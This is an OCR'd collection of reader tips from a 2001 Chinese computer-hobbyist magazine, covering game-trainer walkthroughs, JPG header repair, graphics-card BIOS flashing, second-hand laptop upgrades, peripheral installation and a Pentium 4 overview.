也谈游侠中加入新攻略

□陕西　Kubikiri

2001年第11期《电脑爱好者》中介绍了一种在金山游侠中加入新攻略的方法。其实如果安装了最新的金山游侠III，加入新的攻略再不用以牺牲原先攻略为代价，可以在硬盘容量和现有电脑游戏数量的允许下任意加入新的攻略！方法如下：

首先找到或写好需要加入的攻略，文件名任意，但一定要保存为htm格式，并保证扩展名为.htm。然后将此文件放入游侠安装目录\htm\gonglue目录(默认为C:\Program Files\Kingsoft\Knight\htm\gonglue)。接着使用诸如记事本等程序编辑游侠安装目录下的Sulution.INI文件(默认为C:\Program Files\Kingsoft\Knight\Sulution.INI)，可见文件中攻略以游戏类型分类记录，一一对应攻略文件名。根据新游戏攻略的类别，在该类别小节中加入一行：“希望在游侠界面中出现的名称(任意)”=|“该攻略对应文件名”，存盘退出，引号中内容可根据实际情况替换，但绝对不能少那个竖线（英文输入法下Shift+\)，否则游侠不认的哟。

将此方法发扬光大，我们可以任意修改攻略在游侠中出现时的名称，修改其分类，还可以将东方不败III的攻略和游侠III的互通，东方不败III的攻略为扩展名为.GAM的文本文件，存放在其安装目录\GAM下。

最后说明的是，虽然游侠III比较好用，但有时会与某些游戏不兼容，导致游戏异常，当然任何软件都或多或少的存在这些问题。另外，其修改游戏时默认“自动锁定”功能很方便，不过可不要滥用，否则某些时候会给你带来意想不到的麻烦，比如任务完成后，游戏需要将你锁定的数值归为0才进入下一关等。CF

“实用技巧一点通”专栏



妙用Windows Me去爆破

□四川　冷星峰

笔者使用的是C Ⅱ 566、GA 6vxc7-4x-p（694芯片组）、创新128D、HY 256MB，安装有Windows 98SE操作系统，用超级解霸等软件播放VCD歌碟使用精密44.1kHz时，声音有明显的爆破现象，且此现象只在播放VCD歌碟时出现，播放MP3等一切正常。

使用了多种方法均不能解决此问题，甚至安装了最新的四合一补丁也无济于事，最后将操作系统换成Windows Me就行了。CF

别忘磁盘扫描

□四川　冷星峰

Windows无法进入，程序无反应，玩游戏退出……这些可能对于大家来说实在是再熟悉不过了，于是查看硬件状态、查杀病毒等一系列工作让我们紧张了起来。万般无奈之下，Format C盘，才解决了这一切，弄得是一头雾水。

其实在这里大家可能只是忘记了一件重要的事情:文件错误。在这种情况下，你只需要在安全模式下运行磁盘扫描，并在自动修复项前打勾，然后重新启动，一切就OK了，你不用对你的硬盘大动干戈了。CF

让你的网页具有打印功能

□湖北　牛俊杰

你有没有想过为你的网页添加打印功能？这样不但可以方便网友打印网页上的内容，而且还可以给网友一些新鲜感，使主页的访问量增加！只要把下面这段代码加到网页的适当位置便可：

```
<a href="#" onClick="window.print(); return false">打印本页</a>
```

赶快试一试打印效果吧！CF

跟CD音频线说再见

□安徽　大奇

我们知道，传统的CD音频线的作用是：连接CD－ROM驱动器和声卡，把音频信号从CD－ROM驱动器中的音乐CD传输到你的声卡上，实现音乐的播放。因此，在不使用CD音频线连接的情况下，用一般的播放器（如CD播放器等）来播放音乐CD是无法输出任何声音的。但你有没有想过在这种情况下，通过使用具有“数字播放”功能的播放器来播放音乐CD也是完全能够输出声音的呢？其实Windows Media Player 7.0就可以实现。

启动Windows Media Player 7.0播放器，单击“工具/选项”菜单，从弹出的窗口中点击“CD音频”选项卡，再选中下方“数字播放”选项前方的复选框，就实现了Windows Media Player 7.0播放器对音乐CD的数字播放了。

想想“数字播放”给你带来了什么？首先，它使你能欣赏到更纯正的CD音乐；其次，你不再需要CD音频线了，要知道CD音频线可是你在播放音乐CD或抓取CD音轨时噪音的主要来源哟。跟CD音频线说声再见吧！CF

Photoshop滤镜在Director中的应用

□河北 刘亚杰

1.在Director关闭的前提下，把Photoshop中"\Plus-ins"目录下的所有文件都拷贝到Director的"\Xtras"目录下，对于外部滤镜也可以直接安装到"\Xtras"目录下。

2.启动Director，在Paint窗口激活的情况下，Director特效(Effect)菜单下的图片滤镜和自动过滤两栏呈现有效状态，点击图片滤镜，即列出所有滤镜名称的窗口。在这里你只要选中需要的滤镜名称，通过按钮Filter即可设置完成图片所需的特殊效果。

3.实际应用：星光灿烂背景实际制作。首先在Paint窗口中画一实填充的黑色四边形，通过图片滤镜窗口选中Ulead Effects滤镜中的Particle，点击按钮Filter，即出现Particle对话框，调节参数，则大功告成。其他滤镜在Director中的应用，基本过程完全一样。CF

修复JPG图片一法

□吉林 刘炼

前几天我在某网站看到最终幻想10的图片，用蚂蚁拉了下来，图片是用zip打包的，解到一个目录里共有十几个JPG文件。马上用ACDSee欣赏了一下，图片很漂亮，只是有一张图片用ACDSee就是打不开，用Windows的预览也看不了。这样我的拯救计划就开始了……

这张图的扩展名和其他图片一样为JPG，大小为135kB，和其他图片也差不多，所以初步判断这个文件不是混杂在图片文件中的其他文件，是不是文件的部分编码被破坏才导致无法正常显示呢？由于一般文件都是由文件头、文件内容组成的(有的文件还有特别的结尾)，每种格式文件开头有一些字节相同，目的是让调用文件的程序识别出文件类型，大家可以尝试把JPG文件的扩展名改为BMP，然后用ACDSee打开它，你会发现ACDSee仍然能够正确地打开文件。

于是用UltraEdit随便打开另一JPG图片和损坏的文件比较，发现正常JPG文件的文件头为FF D8 FF E0 ……而损坏图片的文件头为FF D0 FF E0 ……于是把D0改为D8保存，图片修复成功。

后来经过试验发现，如果在JPG图片中间删掉几行代码，只能破坏图片的一部分(可能是下半部分无法显示)，但是文件头被破坏几个字节，图片就报废了，因为相同格式文件的文件头都是一样的。希望我的经历能给大家一些启发！CF

在Director中应用Flash

□河北 刘亚杰

Flash非常突出的优点使得它成为一种时尚，所以如何在Director中应用Flash则显得至关重要。

1.将Flash5制作的Shockwave Flash文件导入到Director中

由于Director（包括最新版Director 8）不支持Flash5格式，只能支持到Flash4格式，所以在你使用Flash5输出swf文件给Director时，请选择Flash3或4格式。

2.Shockwave Flash文件导入到Director中的两种方法

第一种：从菜单File→Import选择所需的swf文件；第二种：从菜单Insert→Media Element→Flash movies也可导入Flash文件。

3.用Flash控制Director

学过Director的人可能都知道能用Director控制Flash，例如用Sprite(whichFlashSprite).play()和Sprite (whichFlashSprite).stop () 可分别控制Flash的播放与停止。其实，导入Director的Flash movie也可以控制Director，这样我们就可以在Director中使用Flash按钮啦！解决的方法主要是利用Flash ActionScript里的GetURL指令传递信息给Director。CF

使用好Word XP中的"重新计数"功能

□江苏 王忠军

笔者过去在Word 97/2000中，为了统计文档的字数，都是从"工具"菜单下执行"字数统计"命令。最近系统中安装了Word XP，发觉"视图/工具栏"下多了一个"字数统计"工具栏，当然立即选中将它拖出来，试一试吧！

如图，虽然"字数统计"工具栏中只有一个下拉列表框和一个"重新计数"按钮，但从这个下拉列表框中可以选择字、字符（无空格）、字符（带空格）、中文字符或朝鲜语单词、非中文字符、行、页、段落等内容，然后点击右边的'重新计数'按钮即会在框中显示统计数字，绝对方便。



提醒：如果你仅仅看到"重新计数"工具按钮，而未看到这个下拉列表框，请将它拖动到比较空的区域，这样就可以看清楚了。CF

□北京　李晨曦

显卡BIOS随心所欲刷



如今的显卡发展真可谓日新月异，更新速度之快甚至让CPU也为之汗颜，想当初我的那块丽台GeForce2 MX标准版以其比普通MX大一倍的PCB板及优良的做工曾经让许多朋友羡慕过，不想没过多久，随着丽台以更低价位推出性能及超频性更好的MX SH Pro、MX400，GTS的价格也不再是那么高不可攀，更有不甘心让nVIDIA显示芯片独占中低档市场的ATI也有画质出色的千元级Radeon LE、VE上市，标准版的丽台MX开始退出了市场。看着这块昔日也曾价格不菲的显卡逐渐地沦为二流产品，心里真不是滋味。升级BIOS、更新驱动……折腾了一番，得到了不少经验，下面就跟大家好好谈一谈。

●丽台MX系列显卡的BIOS刷新实战

1.刷新BIOS首先要有合适的工具

登录到丽台的网站，发现丽台提供的MX显卡最新BIOS有三种，需要根据显卡种类的不同选择合适的BIOS程序。对应自解压压缩包分别为：

GeForce2mx1.exe　所含BIOS程序适用于使用三星或现代6ns显存，核心/显存频率为175/166MHz，采用NV11标准核心的丽台S360标准版（全长卡）及战斗版（半长卡）。

GeForce2mx11.exe　适用于使用5ns或5.5ns显存，核心/显存为166/183或190的MX SH Pro，即同样采用NV11标准核心的丽台S360 Pro版。

GeForce2mx64.exe　适用于核心/显存频率与标准版一致，但显存位宽仅为64位，采用MX200核心的丽台S330显卡。

2.丽台BIOS更新程序的优势

电脑爱好者们大多喜欢使用丽台的BIOS程序，一是丽台的显卡大多数按公版设计，尤其是采用nVIDIA芯片的显卡，其BIOS适用于市面上大多数杂牌显卡；并且丽台对其BIOS程序比较大方，其BIOS刷新程序并不要求当前被刷显卡一定是丽台的；其次丽台针对其显卡开发的驱动程序非常出色，所特有的Winfox丽眼监控程序更让很多人羡慕不已。像耕升、小影霸这类本身就不太差的显卡换上丽台的BIOS和驱动后性能也有一定程度的提升，在3DMARK2000或2001中测试就可以反映出来。

另外，丽台的BIOS更新程序能够自动检测显卡是否支持视频输出，并可根据实际情况选择适当的文件进行刷新。

3.刷新历险记

我的显卡为丽台S360标准版，下载对应的GeForce2mx1.exe程序后解压至C:\MX目录内，共有六个文件，包括BIOS.BAT、Wfflash.exe、tvtype.exe、dos4gw.exe及两个ROM文件，两个ROM文件即为最新的BIOS程序，一个用于普通显卡，另一个用于支持TV输出的显卡。Bios.bat为刷新BIOS的批处理文件，只需在DOS实模式下运行它即可更新显卡BIOS，非常简单。也可以用BIOS刷新程序Wfflash.exe+ROM文件名来进行刷新，此时应注意，直接使用刷新程序与运行批处理程序最大的不同之处在于跳过了Bios.bat中同时要运行的tvtype.exe程序，此程序的作用就是检测当前显卡是否带TV输出，所以必须正确判定所选择的ROM文件类型。

在使用中，我感觉丽台的BIOS刷新程序比公版的好用一些，功能较多，并且与大多数公版设计的nVIDIA核心显卡完全兼容，即使显卡不是丽台的产品也没关系，因此推荐大家使用。Wfflash.exe程序使用时还可附加参数，使用方法为在DOS实模式下运行Wfflash.exe+参数名。其中主要参数有：

？——检测当前显卡型号，并列出帮助信息；

S——将当前显卡的BIOS程序保存为saveold.rom文件；

V——对当前显卡进行校验；

C——检验当前显卡制造商的ID及CODE；

D——将当前ROM内容以十六进制及ACSII码形式列出（图1即为我的显卡BIOS内容）；

E——注意这可是个相当危险的参数，其作用是清除当前ROM的信息，清除后显卡将无法正常显示，使用前可要三思而后行！

●显卡BIOS刷新注意事项

更新BIOS除了可满足提升性能、解决兼容性等需要外，最让人感兴趣的事莫过于一分钱不花，把自己的杂牌显卡摇身一变而成为名牌显卡。自从显卡也开始采用Flash ROM后，咱DIYer就一直对为显卡“换脑”乐此不疲，把一块使用公版BIOS及驱动的显卡刷成国际知名大厂为其生产的同种显示芯片的名牌显卡专门研发的BIOS，换上名牌显卡的驱动，这样只要不拆开机箱，就谁也不知道你用的显卡原来




图1



图 2

是什么货色了 ^_^，也可以使显卡的性能有一定程度的提升，何乐而不为呢？不过我们仍然需要注意一些事项，为了百战不殆嘛。

1. 为显卡“换脑”要使用同一种显示芯片的 BIOS 文件

2. 看显卡的设计是否相似

换脑时最好是采用丽台、Elsa 等按公版设计的显卡，像大力神显卡，虽然也是名家大厂的产品，但其显卡的设计完全是自行研发的，没有采用 nVIDIA 提供的公版，而其 BIOS 程序也是为适应其自行设计的方案而编写的，与公版设计的显卡大不相同，如果把自己的显卡换上这类“脑”，就算能够开机显示，运行时也肯定会时常出现不稳定现象，实在是得不偿失。

3. 刷新工具多样性

确定好目标后就可以下载 BIOS 文件进行刷新了，注意一下下载压缩包内的刷新工具，以公版的 Nvflash.exe 为最常见；丽台如前面所说则为自己的 Wfflash.exe；而 Elsa 艾尔莎的则为 Flash_r.exe、Flash_b.exe 之类，也有采用 Nvflash 的。

4. BIOS 程序文件的繁杂

BIOS 程序文件一般是以.rom 为扩展名，但有些名牌显卡与众不同，像 Elsa 艾尔莎，不但刷新程序要检测当前显卡是否为 Elsa 生产的，而且 BIOS 程序的扩展名也变来变去，gmx1833p.b 就是支持 PAL 模式 TV 输出的 Elsa GeForce2 MX 显卡的 BIOS 文件，是不是挺奇怪的扩展名？对于其显卡的 BIOS，Elsa 表现稍微有些小气，给大伙设置了重重困难，不过要想把显卡换成 Elsa 的 BIOS 也是有办法的，可在刷新时不使用 Elsa 自带的刷新程序，换用如丽台的 Wfflash，就可以跳过对显卡“出身”的检查了。



●显卡 BIOS 刷新失败的抢救

从一些网站上下载显卡 BIOS 刷新工具包时往往可以看到类似的提示：“刷新显卡 BIOS 是一件很危险的事，一旦刷新失败初学者无法挽救，对此所造成的一切损失本网站概不负责”。很多初学者因此望而却步。

1. 普通方法

其实显卡 BIOS 刷新失败了解决起来要比解决主板 BIOS 损坏容易得多。因为此时机器还可以正常启动，只不过屏幕没有显示罢了。可以找一块 PCI 显卡与被刷坏 BIOS 的显卡同时插在机器中，启动机器，然后再将保存下来的原 BIOS 文件刷回去。找不到 PCI 显卡也不要紧，做一张启动盘，将 Autoexec.bat 文件中加上“路径 + 刷新程序 + 路径 +BIOS 程序”，然后插入软驱中启动机器就行，当然你的机器要事先设置成从软驱启动。如果用的是丽台显卡就更方便了，只要事先将原来的 BIOS 工具包放在例如 MXOLD 目录下，一旦出现问题，在启动机器时按 Shift+F8 进入 DOS 实模式，摸黑进入 MXOLD 目录运行 BIOS.BAT，就一切恢复正常了。

2. 抢救法宝

怎么，心里还是有些七上八下？没关系，我这里有一件法宝：VGABIOS.exe！这是一款显卡 BIOS 调试程序，适用于 nVIDIA 全系列显卡。VGABIOS 其实是个显卡 BIOS 内存驻留程序，也就是说，它可以将你所选定的 BIOS 文件调入系统内存中，在内存虚拟一个显卡 BIOS 并取代原来的 BIOS 对显示系统的控制权。我是从一个 TNT2 显卡 BIOS 更新工具包中偶然发现这个小工具的，版本为 1.02，现在新出的显卡好像大都不附送这个工具了，也一直没有见到新版本出现。虽说这个东西出来也有一段时间了，可是在多数新出的显卡上一样可以使用。有了它，就再也不怕显卡 BIOS 被刷坏了，碰到拿不准是否和自己显卡相匹配的 BIOS 文件，可以用它先来试验一下。

VGABIOS 的使用非常简单，一共只有两个参数：-F 和 -T，参数 -T 为设置显卡的 TV 模式；-F 为调用 BIOS 文件参数，在 DOS 实模式下键入“VGABIOS.exe -F BIOS 路径及文件名”后回车，即可将要试验的 BIOS 程序调入内存（注意参数 -F 与 BIOS 路径及文件名之间不能加空格，与一般 DOS 命令加参数时的使用格式不同），此时如果屏幕正常显示出你选定的显卡 BIOS 已经成功加载，说明此 BIOS 与你当前正使用的显卡大体吻合，可以放心使用。看，图 2 所示就是我的丽台 MX 标准版用 VGABIOS 成功加载了 ELSA MX 显卡的 BIOS。如果加载后出现花屏或干脆黑屏了事，那么看来这个 BIOS 文件你是无福消受了，趁早扔掉算了。注意由于 BIOS 仅是驻留在内存中，而并没有写入显卡的 FlashROM，当出现花屏、黑屏时只需重新启动一下计算机就可恢复正常了，免除了更新 BIOS 的后顾之忧。怎么样，现在升级显卡 BIOS 安全多了吧？有了这个工具，显卡 BIOS 真是“想怎么刷，就怎么刷”！

有些朋友在购置机器时由于资金有限，买了杂牌甚至无品牌的显卡，这些显卡有相当一部分为了节省成本，根本就没有使用 Flash ROM，而只是固化了一个 ROM 芯片，其中更以使用 TNT2 系列核心的杂牌显卡居多。这样的显卡根本就无法写入 BIOS 文件，更别提“换脑”了。对于不幸拥有这种显卡的朋友，VGABIOS 这个不花钱的小工具更是一个好东西，它相当于为你的显卡免费加装了 Flash ROM 一样。只需在 Autoexec.bat 中加入类似于 C:\VGABIOS\VGABIOS.exe －FC:\leatdek\leatdek.rom 的一段，然后重新启动计算机，则在进入 Windows98 前即可自动将选定的 BIOS 文件载入内存，进入 Windows98 后再装上相应的驱动程序，你的杂牌显卡也就可以变成丽台的或 Elsa 之类的名牌显卡了！注意有些名牌显卡由于制作精良，用料不惜工本，所以核心 / 显存频率默认设置有可能较高，可要当心你的显卡长久使用能否承受得起，最好是用一些显示调试软件查看一下换脑后的显卡工作频率。这个小工具也有个缺点，就是这个 1.02 版的 VGABIOS 不支持 Windows2000，也一直没有发现能支持 2000 的版本。

显卡 BIOS 的更新并不困难，只要利用好各种工具，你的显卡就很有可能发挥“超水平”的性能。CF

□浙江　李振勇

二手笔记本的配件扩充与升级

近段时间，许多人都玩上了二手笔记本电脑。一般售价在2000到3000元左右的二手笔记本电脑的配置为（以杭州二手市场为例）：P75-120，16-32MB内存，810MB-1.2GB的硬盘，10.4-11.3英寸真彩屏（也有一些是伪彩屏），有软驱无光驱。虽然性能不高，但用来处理文稿、上网或编程还是够用的。机器买来一段时间后，出于使用的需要可能会添置一些配件或对原来的配件进行升级。下面就结合笔者使用和选购笔记本配件的实际经验，谈谈二手笔记本配件的扩充与升级。

●内存

内存的大小直接影响着机器的运行速度，对配置较低的二手笔记本来说显得尤为突出。一般16MB的内存运行Win97、Word97及其他一些常用软件还是能够应付的，但如果用来运行Win98和其他一些较大的软件就有些力不从心了，这时可把内存扩充到24MB-32MB甚至更大。只是有些机器内存的封装形式或扩充口比较特殊，因而较难找到相应的内存来升级或扩充。

笔者遇到过的笔记本内存有以下几种：常见的144线条状内存（如图1所示），其外形和台式机的SDRAM内存差不多，只是要短许多（市场上卖的最常见的笔记本内存就是这种）；另有一种是比前者稍短的笔记本内存（如图2），这种内存出厂时间稍早一些，在市场上还是能够找到的，如Dell（戴尔）Ltitude Xpi P133ST笔记本用的就是这种内存；还有一种老式的卡状内存，只有名片大小，一般在较老的机器上用得较多，如富士通FMV-575NU/Y的内存扩充口可以添加的就是此类内存；此外，有些笔记本内存的封装形式比较特殊，如HITACHI（日立）5ND01笔记本的内存（如图3），这种内存较难找，若要扩充则需和店家订购。




图1




图2




图3

●硬盘

笔记本电脑的硬盘均为2.5英寸（如图4），因而都是通用的。但在进行硬盘升级时，还要注意两个问题：一是笔记本的BIOS能否认出大硬盘来，最好的办法就是当场试验。根据笔者的实际升级经验，CPU为P75、P90的机器一般都能顺利使用5GB以上的硬盘。若真的不认，可用刷BIOS或运用一些工具软件来解决。二是笔记本硬盘虽然都是2.5英寸的，但仍有厚薄之分。现有的笔记本电脑硬盘有四种厚度规格：17mm、12.5mm、9.5mm和7mm，使用何种厚度的硬盘主要由笔记本电脑内部硬盘仓的空间决定。部分笔记本电脑在设计时留下的空间较大，因而更换硬盘时较灵活。一般在原先是厚硬盘的笔记本上安装薄硬盘是可行的，但反过来就有可能由于空间太小而装不下。而且有许多笔记本硬盘都有配套的安装支架或外壳（图5、6、7分别是HITACHI




图4



图5




图6




图7

5ND01、Dell Ltitude Xpi P133ST和IBM760XL三款笔记本的硬盘及支架、外壳)，更换硬盘有时还要对支架或外壳进行适当的改装(如由于新旧硬盘上的固定螺钉孔位置不一致，而需对支架进行重新钻孔等)。如果硬盘是二手的，当然还要对硬盘进行必要的检测，并要求店家给予一定的保修期。

●电池

二手笔记本的电池有许多早已失效，甚至有一些二手笔记本在出售时就不带电池，但1996-1998年生产的笔记本的一些电池性能仍较好，如笔者帮人选购的Dell Ltitude Xpi P133ST和IBM 760XL等笔记本的电池均可工作2小时以上。二手笔记本的电池若要更新，出于电池类型、形状、接口等因素的考虑，最好在市场上寻找同类的电池。在找不到的情况下，可考虑更换电池芯的办法来解决。因为电池失效一般均为内部的电芯老化而不能充放电所致，只要能找到相同或类似的镍氢电芯、锂电芯，就有修复原电池的可能。当然这要找懂得一定电子知识的高手来进行。

如果找不到替换的电池和更换的电池芯，而又确实需要把笔记本带到没有交流电的地方使用，那可尝试一下以下的应急方法：从电子市场上购回电压、容量和原笔记本电池相同或比原笔记本电池略高的蓄电池(在携带方便的情况下，应尽可能选择容量较大的品种)，找出笔记本与原电池正负两极相连的地方，把它们用大电流二极管、导线与蓄电池连起来，使笔记本能正常工作。如笔记本电池的电压为10.8V，容量为3000mAH，可选择12V、3000mAH的蓄电池。然后在电池回路里串上两个1N5408二极管(每个二极管的压降约为0.6V，如果笔记本的工作电流较大，可用四个二极管，先把二极管两两并联，然后再串联)。但有许多笔记本的电池与机器的接口处，除正负两个端口外，还有一些辅助端口，假如以上方法行不通，可以采用更保险的办法：找到电压、容量适当的蓄电池，串上大电流二极管以输出所需要的电压，然后配上相应的引线和插头，从笔记本的电源输入插座(即与电源适配器的输出端相连的那个插座)给笔记本供电。虽然这样做不是很方便，也降低了笔记本电脑工作的便携性，但还是能帮我们顺利地完成野外的工作任务的。

● Modem及网卡

如果要用笔记本来上网，那也是非常方便的，买块笔记本专用的PC卡Modem插入笔记本的PCMCIA插槽内即可实现。这种“猫”只有明信片大小(如图8)，市场上较为常见的有KingMax、联想等品牌，价格在380-450元左右(指的是56k的猫)。经实测，上网速度也是比较理想的。不过要注意的是，有些猫即使安装了厂家附带的驱动程序也不能正常显示连接速度，却显示为115200bps，好在这并不影响实际使用。另外，假如考虑到日后有可能会用到网卡，则在选购猫时最好买Modem和网卡二合一的品种，免得以后再有不必要的开销，同时也节省了一个宝贵的PCMCIA插槽。




图8

●光驱

在原先不带光驱的笔记本上扩充光驱，有两种方法：一是通过并口，二是通过PCMCIA插槽。因而选配的光驱也就有两种：并口光驱和PC卡光驱。有许多并口光驱其实是在普通台式机光驱的基础上加上接口转换电路来工作的，其价格一般在400元上下。PC卡光驱在市面上从8X到24X均可见到，台湾产的24X的PC卡光驱价格在750元左右，低倍速的及二手的要便宜一些。一般说来，如果仅用光驱来安装一些软件，可以选择价格较低廉的并口光驱(但并口的传输速度最高只有300kbps，如果用来放VCD，效果将惨不忍睹)。而对那些对速度比较敏感的用户来说，PC卡光驱是比较理想的选择。

在PC卡光驱中，又有不同的技术规范，如有的PC卡光驱需要单独的电源供应，而有的PC卡光驱则不需要(光驱工作所需的电源通过PC卡由笔记本供给)，甚至还有的PC卡光驱上还预留了电池座，可谓别具匠心。具体该选择哪种类型的光驱，就要看相应的使用环境与使用需要了。

● Flash卡

又称闪存卡，具有速度快、安全性高的特点。这种卡支持即插即用，插入PCMCIA插槽时，系统会把它认为是一个单独的普通硬盘。把它当作活动小硬盘，用作笔记本电脑之间交换数据是相当方便的。目前二手市场上Flash的容量都比较小，主要以5MB和10MB的居多，10MB的Flash卡价格在每块50-60元之间。在选购Flash卡时，还是要和购买硬盘一样，用Scandisk进行测试。

此外，笔记本的CPU、显示屏等也是可以替换和升级的，但这样的升级有较高的技术难度，且有相当的风险，可求助于专业维修人员进行，而一般的业余玩家没有十足把握请勿进行。CF

□北京　点睛　江苏　亮亮

轻轻松松　安装外设

为了给工作学习带来更多的便利，给生活添光增彩，暑期大家是不是已经买了一款打印机、扫描仪或者数码相机？买回来之后，我们到底该如何一步步安装，让它们安心投入工作之中呢？其实这一切真是很轻松！

重点提示:打印机和数码相机安装的录像可以在我们精心推出的《从毒龙到P4 傻博士装机实战》光盘（3CD，16 元）中找到，名师到家，还愁何事？:D　　——步步高栏目主持　小渔

EPSON Stylus Photo 870打印机的安装



首先找到此款打印机USB 接口的数据信号线



插入机箱后的USB 接口中，并将打印机的电源插头插到电源插座上



放入打印机驱动程序光盘，点“安装打印机驱动程序 / 工具”进行驱动和相应工具的安装



直到出现成功界面



点击“开始/设置/打印机”,可以看到EPSON Stylus Photo 870已经成功安装,在图标上点击鼠标右键



选“属性 / 打印测试页”，即可打印出测试页面

OLYMPUS C3030数码相机的安装



放入此款数码相机驱动程序光盘，由于它只支持繁体中文，所以点“确定”



连续按“是”和“下一步”，选“典型安装”安装驱动程序和相应工具，最后重新启动计算机




还是瞧瞧这款性能非常不错的数码相机吧^_^


打开数码相机端口仓盖


找到数码相机USB数据线连接数码相机的一端插头



插入到数码相机的相应插孔



然后将数据线的连接计算机的一端插入到USB接口



插好后的样子



运行数码相机图像处理程序CAMEDIA MASTER 2.0，即可将数码相机中的照片传输到计算机中

Microtek scanmaker v6扫描仪的安装


找到扫描仪的数据信号线



将数据信号线的端口插入机箱后面的接口上


并将扫描仪电源线插入电源插座上


打开扫描仪电源


放入扫描仪驱动光盘，安装驱动程序


安装完成后，重启计算机后，单击“开始/程序/Microtek scanwinard for winnt/扫描仪检测”


出现检测到扫描仪时，即大功告成。

安装外设一点都不难吧！CF

在14期《轻轻松松安装奔腾4电脑》一文中，教大家如何安装了奔腾4电脑，不少读者来信询问有关P4性能等其他方面的知识，特以下文奉献给大家！

全面接触奔腾4

□四川　冷星峰

Pentium 4处理器即原先研发代号为Willamtte的Willy芯片，于2000年11月28日正式发布，是Intel公司继PIII Coppermine处理器之后推出的面向普通用户的主流产品。

现投放市场的Pentium 4处理器采用0.18μm制造工艺，包含3400万个晶体管，芯片面积为217平方毫米（其核心面积为PIII Coppermine处理器的两倍），核心电压为1.7V，功率为55W，采用Socket 423（也称为Socket W，“W”是Willamtte的头一个字母）接口，包含144组重新设计过的SSE2指令（其中包括原本的68组SSE指令及新增的76组SSE2指令）。全新的SSE2指令除了将传统的整数MMX寄存器扩展成为128位，还提供了128位的SIMD整数运算操作和128M双精度浮点运算操作，这使得Pentium 4处理器在游戏以及多媒体解码中可以发挥更高的性能。值得注意的是，要发挥SSE2的性能必须像以前的MMX和SSE一样得到软件厂商的支持。Pentium 4处理器内建256kB高速二级缓存，但为了使得L1缓存拥有极低的延迟——2时钟周期，该处理器仅采用了8kB的L1数据缓存。由于Pentium 4处理器的功耗高达55W，是PIII Coppermine处理器的两倍有余（PIII Coppermine处理器功耗为25W），其发热量相当惊人，因此高品质大功率的电源和优秀的散热解决方案是Pentium 4系统稳定运行的前提条件。

Pentium 4处理器每时钟周期可传输的数据量为64位，但由于采用了类似AGP 4×原理的QDR技术，在不提升频率的前提下达到了400MHz的传输效能，数据带宽高达3.2GB/s。因此Intel公布Pentium 4处理器的总线速度为400MHz，这与AMD宣传Athlon处理器系统总线为200MHz有异曲同工之妙。为了避免当年AMD因内存无法提供数据传输的带宽而导致Athlon处理器200MHz EV6总线如同虚设的类似情况的发生，市面上Intel惟一支持Pentium 4处理器的850芯片组，同时搭配了两根PC800标准的Rambus内存进行捆绑销售，以达到理论上的完美配合：两个RDRAM通道刚好能提供与Pentium 4系统总线相同数据带宽——3.2GB/s。值得注意的是，为了获得更好的性能，Pentium 4系统必须同时使用两根或者是四根相同规格相同大小的Rambus内存，单根或者是三根均无法使用。这也就成为Pentium 4系统价格居高难下的一个重要原因，从而直接影响到Pentium 4处理器的推广。

